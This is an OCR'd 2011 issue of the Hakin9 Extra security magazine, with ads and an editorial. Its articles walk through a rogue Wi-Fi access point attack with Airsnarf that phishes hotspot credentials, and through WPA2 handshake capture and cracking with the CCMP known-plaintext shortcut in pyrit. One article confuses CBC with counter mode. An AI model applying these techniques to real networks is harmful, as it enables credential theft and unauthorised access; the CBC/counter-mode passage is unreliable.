Hakin9 EXTRA

Issue 7/2011 (7) ISSN 1733-7186

Wireless Security

Fake Access Point with Airsnarf

WPA2-CCMP known plain text attack

Wireless standards and practice

Facebook forensics

PLUS

Managed code rootkits


Short URL


Passware Password Recovery Kit Forensic 11.0

A Complete Password Recovery and E-Discovery Solution for Computer Forensics

Now with Mac User Password Recovery!

Passware Kit Forensic includes over 30 password recovery tools, Encryption Analyzer Professional, Search Index Examiner, FireWire Memory Imager, and a Portable Version to provide immediate password recovery for any protected file detected on a PC or over the network while scanning. It recovers or resets passwords for more than 200 different types of files, as well as decrypts hard drives, PGP archives, and unlocks Windows 7 and Mac OS Lion Administrator accounts. Many types of passwords are recovered or reset instantly.





Key Features

- Scans computers and network for password-protected files
- Recovers passwords for **200+ file types** Updated
- Unlocks hard drives protected with **BitLocker** and **TrueCrypt**
- Retrieves electronic evidence in a matter of minutes from a Windows Desktop Search Database
- Includes a **Portable Version** that runs from a USB thumb drive and recovers passwords without installation on a target PC
- Acquires memory images over FireWire Updated
- Recovers Mac user login passwords from computer memory New!

Advanced Features

- Instant recovery for many password types
- Acceleration with distributed computing **(Distributed Password Recovery)**
- Multiple-core CPUs and nVidia GPUs acceleration
- **Tableau TACC** hardware acceleration
- 8 different password recovery attacks (and any combination of them) with an easy-to-use setup wizard
- Detailed reports with MD5 hash values

> *After losing my password to important encrypted documents, I thought it was the end of the world. Thanks for saving my work, Passware.*
>
> **Conor LaHiff, LaHiff & Company.**

5 editions for consumers, small business, professional, corporate, and forensic users.

Starting from **$49!**

For additional information, please visit:
www.lostpassword.com/kit-forensic.htm

Passware Inc.
800 West El Camino Real, Suite 180
Mountain View CA 94040

Contacts
Nataly Koukoushkina
media@lostpassword.com
Phone: +1 (650) 472-3716 x 101

30 DAYS MONEY BACK GUARANTEE

Final CALL FOR CHAPTER PROPOSALS

Proposal Submission Deadline: January 20, 2012

Theory and Practice of Cryptography Solutions for Secure Information Systems

An edited book to be published by IGI Global

Introduction

Information systems (IS) play a central part in all aspects of our world from science, engineering to industry, from business, law, politics to government, from culture, society to health, from operational support in daily life, and homeland protection to national security. Without proper security precautions, IS are prone to intolerable side effects such as leakage of operational and confidential data, identity theft and unauthorized access, and possibly modification of private data, services and systems. Security services are required in order to guarantee information security and privacy protection, such as data confidentiality, data authentication, anonymity, and entity authentication, non-repudiation of origin and receipt, access control, protection against denial of service, and secure processing and deletion of data. In summary, dependable and trustworthy security solutions based on strong cryptography are needed.

Objectives of the Book

This book will focus on cryptography and its use for security of IS. It will also serve as a valuable source for information security and associated concerns in IS, providing the reader state-of-the-art technologies and practices for creating secure IS through cryptographic solutions. Hence, manuscripts will be expected to cover recent research and advanced development in the use of cryptography in IS. In addition, topics related to cryptography and networks, which are part of the environments in which secure information systems must operate, will be considered favorably.

Chapter manuscripts will be chosen through peer/expert reviews to achieve high quality and maturity of expression. As such we hope to compile the best manuscripts to cover the intended sequence of topics. We expect this book to receive high citation in the areas of information security, secure information systems, applied mathematics, and computer science.

Target Audience

This edited book on cryptography and IS will propose contributions on a wide range of topics on foundations and applications written by a selection of international experts. We aim to bring about a book covering the theory, practice, and tools of cryptography in producing secure IS. It will introduce fundamentals briefly but dwell on advanced topics at much greater length. As such it will serve the needs of advanced learners, faculty and graduate students alike, and should be suitable for practitioners, individual learners, and classroom adoption. The book will also serve as an important reference for developers of secure IS applications and industry practitioners.

Recommended topics in *theory, tools, and applications of cryptographic solutions for information systems* include, but are not limited to the following:

- Cryptography
- Cryptography and Security
- Cryptography and Data Protection
- Cryptography and Privacy
- Cryptography and Cryptanalysis
- Cryptographic Protocols
- Cryptographic Solutions
- Copyright protection
- Agent & Multi-agent System Security
- Authentication & Authorization
- Engineering Secure Information Systems
- Forensics and Ethical Hacking
- Key Management
- Ontology of Cryptographic Solutions
- Public-key Crypto Systems
- Standards, guidelines and certification

Manuscripts in which cryptographic solutions for IS are not the main focus will not be accepted.

Submission Procedure

Researchers and practitioners are invited to submit by **January 20, 2012**, a 2-3 page chapter proposal clearly explaining the contributions of the chapter and how it will address a cryptographic solution for IS. Authors of accepted proposals will be notified at the most in three weeks and sent chapter guidelines. Full chapters of about 20 pages are expected to be submitted by **April 27, 2012**. All the submitted chapters will be reviewed on a double-blind review basis. Contributors may also be requested to serve as reviewers for this project.

All proposals must be submitted electronically via the Submission Site (https://cmt.research.microsoft.com/CRYPSIS2012/) by the due date.

Publisher

This book is scheduled to be published by IGI Global (formerly Idea Group Inc.), publisher of the "Information Science Reference" (formerly Idea Group Reference), "Medical Information Science Reference," "Business Science Reference," and "Engineering Science Reference" imprints. For additional information about the publisher, please visit www.igi-global.com. This book is planned to be released early in late 2013.

Important Dates

January 20, 2012:	**Final** Proposal Submission Deadline	**Aug 30, 2012:**	Revised Chapter Submission
April 27, 2012:	Full Chapter Submission	**Sep 30, 2012:**	Final Acceptance Notification
July 27, 2012:	Review Results Returned	**Oct 15, 2012:**	Final Chapter Submission

Contact Details

Inquiries may be forwarded by e-mail through the submission site, or directly addressed to the editors:

Atilla ELÇİ (Süleyman Demirel University, Turkey, atilla.elci@gmail.com), **Josef PIEPRZYK** (Macquarie University, Australia, josef.pieprzyk@mq.edu.au), **Alexander CHEFRANOV** (Eastern Mediterranean University, North Cyprus, alexander.chefranov@emu.edu.tr), **Mehmet ORGUN** (Macquarie University, Australia, mehmet.orgun@mq.edu.au), **Huaxiong WANG** (Nanyang Technological University, Singapore, hxwang@ntu.edu.sg), and **Rajan SHANKARAN** (Macquarie University, Australia, rajan.shankaran@mq.edu.au).

Dated 2011.11.09

HAKIN9 EXTRA

Managing:
Małgorzata Kułaga
malgorzata.kulaga@hakin9.org

Senior Consultant/Publisher:
Paweł Marciniak

Editor in Chief:
Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Art Director:
Marcin Ziółkowski GDStudio

DTP:
Marcin Ziółkowski GDStudio
www.gdstudio.pl

Production Director:
Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director:
Grzegorz Tabaka
grzegorz.tabaka@hakin9.org

Proofreadres:
Laszlo Acs, Bob Folden,
Specer Guion Choi, Rebecca Wynn

Betatesters:
Carlos Alberto Ayala, Nick Baronian,
Tyler Hudak, Rahul Malhotra, Michael Munt,
Karol Sitec, Jeffrey Smith, Rebecca Wynn

Publisher: Software Media Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
www.hakin9.org/en

Hello everyone!

What's up? There's been a lot of activity going on here at Hakin9. In front of your very eyes you have the latest issue of Hakin9 Extra. Also a brand new issue is out – Hakin9 Mobile Security. We're now, beyond a shadow of a doubt, a weekly magazine.


But let's come back to the issue at hand (so to speak). Wireless security is increasingly important for everyday users and businesses alike. However, because it is so easily available and easy to use, many of use forget that we still should be careful and to employ at least some security measures. This gives plenty opportunities for hackers to get access to our personal information and private files.

I strongly encourage you to read the article by Rishabh Mehta Fake Access Point with Airsnarf. It gives a basic introduction to wireless spoofing in a very understandable way. Domonkos Pal Tomcsanyi wrote a really interesting article about CCMP known plain text attack. The author breaks down the attack in a series of detailed steps.

Outside the topic of wireless security, you should read Managed Code Rootkits, an extremely fascinating article by Erez Metula, whose book to the same topic was published by Syngress Publishing. Also the researchers from VXRL have prepared a great article: Facebook Forensics. They have carried out various test activities in Facebook and identified footprints and what evidence could be extracted from memory, browser cache and other spaces. I really recommend it to anybody interested in social network security or having Facebook account.

That's all from me, folks.
Have a good reading!
Małgorzata Kułaga
& Hakin9 Team

Special Promotion on Selected Security Titles from Feisty Duck!



45% off
code HAKIN9MS


amazon.com

"A book that will provide answers to security issues you may not have realized exist."

Mike Weber, Beginlinux.com

"All you need to harden your web presence with ModSecurity is at your fingertips."

Russ McRee, holisticinfosec.org



60% off
code HAKIN9AS

amazon.com

"The single best Apache security book in print."

Richard Bejtlich, author of *The Tao of Network Security Monitoring* and *Extrusion Detection*

"Everyone running Apache needs this book."

Rich Bowen, author of *Apache Administrator's Handbook* and coauthor of *Apache Cookbook*

www.feistyduck.com

Our books are available in paperback and a variety of digital formats: **PDF, Mobi, EPUB, and online. No DRM.**
The above discount codes will provide you with additional 20% off our current prices. The total discount will be approximately 45% for purchases of *ModSecurity Handbook* and 60% for purchases of *Apache Security*.

Feisty Duck
FINE TECHNOLOGY BOOKS

FAKE ACCESS POINT WITH AIRSNARF

CHANDRESH KWATRA, PRAFUL AGARWAL

Wireless hotspots are everywhere. A mobile user can obtain connectivity quickly and easily in a wide variety of public locations. Some of these hotspots are free and some of them require a fee or subscription. Either way, you will continue to see how being in a public Wi-Fi hotspot poses the greatest security risk you will find.

Stealing Wi-Fi Hotspot Subscription Credentials

A big issue a few years back had to do with dial-related fraud in Russia. Basically, usernames and passwords to dial accounts were being bought and sold on the black market and the owners of the stolen credentials were being hit with enormous usage charges. In actuality, this still takes place. With the onset of Public Wi-Fi locations, the threat of fraud and misuse has also moved to the stealing of wireless subscription credentials.

An easy and inexpensive method to steal wireless subscription credentials is by Access Point Phishing. As it stands today, the only real methods a typical end-user has to determine if a wireless access point is valid is by recognizing the SSID (name of the wireless network) and ascertaining if the site has the look and feel of the real public Wi-Fi hotspot login page. Unfortunately for the end-user, both of these can be easily spoofed. Here's how it's done and no, you won't have to carry a wireless access point around to do this.

Performing this technique requires two steps:

1. Setting up your computer to look like an actual Access Point broadcasting the appropriate SSID
2. Having the walled-garden, or login page that your computer will display look like the real login page of the provider whose signal you are broadcasting

It's not hard to make your computer broadcast the SSID of your choice, in an attempt to get a person to connect to you instead of a valid Wi-Fi hotspot SSID. The problem with the 'easy way' is that the potential victim sees that this is an Ad-Hoc network and most people these days know not to connect to these. So, we employ the use of Airsnarf by the Schmoo Group to make this signal look like it's coming from an Access Point. Essentially, we will be turning the laptop into an Access Point.

The most difficult part of using Airsnarf and other HostAP (Host Access Point) reliant programs is finding a card that supports the HostAP drivers. Airsnarf consists of a number of configurable files that control how it operates.

Where to get Airsnarf

BackTrack (BT) is a live CD based on Slax, hence Slackware, it is evolved from the widely adopted Whax and Auditor security distributions.

Slackware is one of the many Linux distribution, Slax is a linux live-distro version based on Slackware. BackTrack is a Penetration Testing oriented live-distro based on Slax.

BT has an intuitive layout, some tools are available in the menu and invoke automated scripts, most of the analysis tools are located either in the path or in the /pentest directory. It is possible to explore wireless tools under /pentest/wireless.

Airsnarf is located at /pentest/wireless/airsnarf-0.2

Using Airsnarf

With Airnsnarf configured with default design settings, it will display a default login page that looks like the following. To make

Figure 1: *airsnarf.cfg file used to configure basic Airsnarf functionality*




Figure 2: *dhcpd.src file can used to configure the DCHP settings of the access point created*

this attack really work, this login page needs to be modified to look just like a real Wi-Fi hotspot provider's login. Depending upon your HTML skills, you can either get real fancy or just stick to basics.




Figure 3: *Airsnarf – A roque AP Login Page*

Once Airsnarf is configured and the customer Login page is created, the attack can be launched. Any airport, coffee shop, or other public area where people utilize their laptops will work. To launch the attack, activate Airsnarf by typing the *./airsnarf* command. Below is an example of what you'll see when the attack is launched.




Figure 4: *Airsnarf being launched and waiting for a connection*

An end-user attempting to connect to the hotspot will see the SSID that was entered into the *airsnarf.cfg* file and use their computer to connect to that network. Upon launching their browser, they will be prompted to enter their username and password.




Figure 5: *Windows Zero Config showing the KYRION HotSpot being broadcast by Airsnarf*




Figure 6: *Gmail log in page*

Once the user enters their credentials and hits the Login button, their credentials have been compromised and can be used by the person with ill-intent. This could be only the beginning, though. Commonly, users will utilize the same username and password for many different accounts/websites. Consequently, the username and password that were just grabbed may enable a hacker to access the user's e-mail, online banking, etc.

This login page will take the username and password that is entered and will dump them into a file where it can be read.




Figure 7: *Example of credentials entered into Airsnarf AP Phishing Site and dumped to a file*

Preventing Attack

There are basically two things to combating the previous hacks:

1. Taking measures to ensure a hotspot is valid
2. Protecting the machine against browser-based exploits

The following table lists all wireless tools included in BT with a short description and homepage:

Table 1: *All wireless tools included in BT*

Tools	Description
AFrag	First implementation of the Fragmentation Attack on Linux.
ASLeap	This tool is released as a proof-of-concept to demonstrate weaknesses in the LEAP and PPTP protocols.
Air Crack	Aircrack is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, thus making the attack much faster compared to other WEP cracking tools. In fact, aircrack is a set of tools for auditing wireless networks.
Air Decap	Air Decap decrypts WEP/WPA capture files. Part of the aircrack suite.
Air Replay	Air Replay 802.11 packet injection program. Part of the aircrack suite.
Airmon	Airmon Script utility to check a wifi interfaces status and to set the interface in monitor mode. Part of the aircrack suite.
Airpwn	Airpwn requires two 802.11 interfaces in the case where driver can't inject in monitor mode (lots of chipsets do nowadays, see HCL:Wireless for a list). It uses a config file with multiple config sections to respond to specific data packets with arbitrary content. For example, in the HTML goatse example, we look for any TCP data Packets starting with "GET" or "POST" and respond with a valid server response including a reference to the canonical goatse image.
AirSnarf	Airsnarf is a simple rogue wireless access point setup utility designed to demonstrate how a rogue AP can steal usernames and passwords from public wireless hotspots. Airsnarf was developed and released to demonstrate an inherent vulnerability of public 802.11b hotspots snarfing usernames and passwords by confusing users with DNS and HTTP redirects from a competing AP.
Airbase	Airbase is the name of a collection of wireless utilites. Included in airbase you will find an aircrack re-implementation, a distributed wep cracker (now with FPGA support), a library to help you craft/parse 802.11 packets, and various other supporting utilities. At the core of airbase is a C++ library called libairware.
Airodump	Airodump 802.11 packet capture program. Part of the aircrack suite. *http://www.wirelessdefence.org/Cont ents/Aircrack_airodump.htm*
Airoscript	Airoscript aircrack-ng based wireless cracking script (must mkdir /home/root to function out of the box)
Airsnort	AirSnort is a wireless LAN (WLAN) tool which recovers encryption keys.AirSnort operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered. *http://airsnort.shmoo.com*

DUBAI CLICK announced the release of PC FIX 2011 Registry Cleaner version 3.0.6, the next generation software for Windows registry maintenance.
PC FIX 2011 Registry Cleaner 3.0.6, extends the capabilities of its predecessor, adds more functionality and enhances user experience with numerous improvements.

Below are 5 new features that the latest version includes:

Free Registry Scan: PC FIX Registry Cleaner 3.0.6 features the fully functional free Registry Scan that lets you see the health of your registry just by clicking a link in your desktop application.

"Set and Forget": Schedule registry scan, fix, backup and compact, and eliminate the routine in registry maintenance. Select the most convenient time and PC FIX 2011 Registry Cleaner will do the rest;

Email Notification: Get automatic notifications with complete reports about errors, fixes and the health of your registry;

Scanning Engine Enhancements: Further improved performance and advanced problem resolution.

SmartScan(tm): PC FIX 2011 Registry Cleaner features the new SmartScan(tm) technology for registry cleaning. It fixes system problems and improves the performance of Windows desktops. The product is intended for home and small business users, and is simple and safe to use by an ordinary desktop user.

"It's been only a little more than a year since the first version of PC FIX Cleaner was released," - said Hamad Al Samhisi, Managing Director at Dubai Click. "During this time, the software has become very popular among users from all over the world, earning sound industry reputation, confirmed by numerous awards and reviews. We are very excited about the market adoption of our product and looking forward to becoming the leading product in the registry management category with the introduction of PC FIX 2011 Registry Cleaner 3.0.6".

More information about PC FIX 2011 Registry Cleaner 3.0.6 is available at: http://www.pc-fix-cleaner.com <http://www.pc-fix-cleaner.com>

WPA2-CCMP KNOWN PLAIN TEXT ATTACK

– a new theory that might change the way we think about WiFi security

DOMONKOS TOMCSANYI

There hasn't been many developments in the field of WiFi security lately, because WPA/WPA2 (defined in the IEEE 802.11 standard) combined with a strong password is truly secure; even nowadays when people use GPUs to accelerate password cracking it is almost impossible to crack an arbitrary random WPA/WPA2 password that contains numbers, letters and capitals in a reasonable timeframe. Or is it? Is it really impossible? Well it still needs a huge amount of resources (processing power), but if for example, you use Amazon's cloud computing platform it might be possible. But how? And what is the WPA2-CCMP known plaintext attack about? Let's dig a little bit into WPA2, and figure it out!

The way WPA2 encrypts packets and authenticates clients could be divided into two parts: master-key generation and session-key setup (combined with authentication). The first part isn't really interesting and pretty simple: both the client and the AP combine the password, the name of the network and some other value into a string and then they use a special function called PBKDF2 (Password Based Key Derivation Function) to get the master key. In practical terms this means that they call HMAC-SHA1 4096 times, feeding in the output of the previous call into the function. This is defined in the standard, therefore there is no way around it (yet) and it is totally effective against bruteforce attacks; since generating master keys is a really resource-hungry process.

So this left us with part number two: session-key setup. How does that work? In WPA/WPA2 the standard defines a 4-way handshake authentication. The AP starts the whole process by generating a random number and sending it to the client. The client previously generated a random number too, and now it has the AP's too so it is able to generate all the keys used for the session. How many keys? In the case of WPA: four. In WPA2's case: three. Two keys for encryption and two/one key(s) for message integrity checking. The first encryption key is used to encrypt the authentication packets; the second is used to encrypt the actual data frames being transferred. The other two/one are used the same way but instead of encryption, the communicating parties use them to create a cryptographic hash of each data frame transmitted to protect their integrity. Now let's get back to the 4-way handshake: the client has all the keys, but the AP doesn't because it doesn't know the client's random number. Naturally the client sends this number to the AP but now it uses the authentication-integrity key to digitally sign the packet. This makes it possible for the AP to generate the session keys too, but in the same step authenticate the client (by checking the signature after it created the keys). In the third packet the AP sends the client the group session key that is used to encrypt broadcast or multicast packets. Last but not least, both parties tell each other that they are ready to use the keys, and the encrypted communication begins.

This process could be attacked via simple passive sniffing. If the attacker sniffs the first two packets, it will have all the random numbers and a digital signature created by using one of the keys. This means he can take a password (from a wordlist

PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)

PBKDF2 (P, S, c, dkLen)

Options:	PRF	underlying pseudorandom function (hLen denotes the length in octets of the pseudorandom function output)
Input:	P	password, an octet string
	S	salt, an octet string
	c	iteration count, a positive integer
	dkLen	intended length in octets of the derived key, a positive integer, at most (2^32 - 1) * hLen
Output:	DK	derived key, a dkLen-octet string

Figure 1: *The PBKDF2 function's signature*

or bruteforcing), go through the master-key generation, then create the session keys, then sign the second packet and lastly compare the signature with the one in the packet. It is a long and resource-intense process, but it is a possibility.

Some people might say, "what are the odds that an attacker is going to sniff my network exactly in the moment I open my session and complete the 4-way handshake?" Well that is a valid question, but the answer is disappointing: management packages in WiFi are always sent in plaintext, so any attacker can impersonate your AP, de-authenticate you and while you are reconnecting capture the 4-way handshake.

A good thing to note is that it is not possible to use a rainbowtable to support this kind of attack because the keys (which are actually SHA1 hashes) are salted (with the name of the network for example). There are however, so called hash-databases on the internet for WPA/WPA2 which some people like to call rainbowtables, however they are not classical rainbowtables, they are just giant databases that have passwords stored on the left and the corresponding master keys on the right. Of course these are limited to one specific SSID since the master key is salted with the SSID and its length. The most popular was created by a group called The Church of WiFi and it is around 33 GB in size, containing 1 million passwords and the corresponding master keys for the 1000 most used SSIDs gathered from various websites.

But now let's get back to the part where you already have the handshake, and want to crack the password, because that's where the WPA2 CCMP known plaintext attack kicks in. It tries




Figure 2: *The WPA/WPA2 4-way handshake (source: Wikipedia)*
ANonce, SNonce – AP random number and Client random number
MIC – Message Integrity Check, the digital signature
GTK – Group Temporal Key, the multicast encryption key




Figure 3: *Simple graph showing how the performance of CCMP known plaintext attack compares to the classic attack (the performance of PCs grow from left to right)*

to make the phase after the master-key generation faster by applying a simple principle: instead of trying to re-create the signature, we use a different key from the 4/3 session keys (the data encryption key) and try to decrypt a data packet. Of course this wouldn't be any faster at all if we were going for the whole packet, but the truth is: we only have to do one AES operation. WPA2 uses AES-CBC as a block-cipher to encrypt packets with the block size of 16 bytes. As you probably know, CBC mode means that instead of the data we encrypt the value of a counter (which is different for every block).

Once you have encrypted the counter, you XOR the encrypted-counter-value with the data that needs to be encrypted and voilà, you got your data encrypted via AES-CBC. Of course without the initial counter value and the algorithm used to change it, the receiver party would not be able to decrypt your message, so assuming the algorithm is known (consider i++;) the initial counter value needs to be sent in plain text. This means that we can extract the counter value used to encrypt the first block of our captured packet from the packet itself. Now you might ask, "okay you can do the decryption steps, but without the correct key you have no chance to distinguish between garbage and proper data in the output". Sadly this isn't true, the flaw we use relies in the standards: every single packet has the same initial headers (called LLC/SNAP headers) applied to it before encryption. This means we always know mostly half of the first encrypted block (in the case of ARP packets we know more because of their very well known constant header and length).

Is it enough to know only half of a block? Actually it is. It is pretty much impossible (or to be correct: very unlikely) that by using the wrong key we will get the correct values for the first 8 bytes. Now you have probably figured out what our task is to carry out the attack: we just need to keep trying to decrypt the packet we captured from the air and look for this known header in the plaintext. If we are able to generate a key that decrypts our packet's first bytes to the known header, we could be sure that the key is valid (to make sure we can mount the signature-attack and try to re-create the signature using the key we just found; if it matches we could be 100% sure we found the right key).

This still doesn't sound any faster, right? There is however one more thing, and it was my friend and partner Lukas Lueg (author of pyrit, the best WPA/WPA2 cracker software available currently) who actually found a number of shortcuts in the session-key generator function which made it possible for us to decrease the number of operations needed from 12-14 to 6-8, giving us around a 50% boost in speed. Also the AES-NI instruction set implemented in newer Intel processors help in speeding up the attack, because once we have a key-candidate, we need to use AES for actually decrypting the packet. All the above mentioned hash-dbs can be used with this new attack because we still need a master-key to start from.

Of course if you look at the big picture you can see that 99% of the time during cracking is used for generating possible master-keys from passwords, so we actually cut the remaining 1% in half. It could still be useful later because of a number of reasons:

1. This attack cannot be patched without creating a new standard
2. Since it is on a pretty low level (number of instructions), as hardware gets faster and faster our attack will always be around 50% faster (see graph)
3. If you are using cloud services like Amazon E2C or something else you probably need every second you can spare to make your project cheaper (usually you pay for the amount of time you used the cloud), so in a cloud-based cracking situation the CCMP known plaintext attack is a must-use option. Lukas's tool, Pyrit, can be used on the Amazon E2C cloud.

How can you use it?

It is currently supported by pyrit, which does pretty much everything for you. So here are the steps you need to take if you would like to try the CCMP-known plain text attack:

When you capture the 4-way handshake make sure you keep capturing for a little more so your dump contains actual data packets too. Pyrit is capable of using a WLAN card that is in monitor mode, but you can also use airodump-ng to capture the handshake.

After that you need to feed in the pcap file to pyrit. If you give it the analyze command it will give you an output like this:

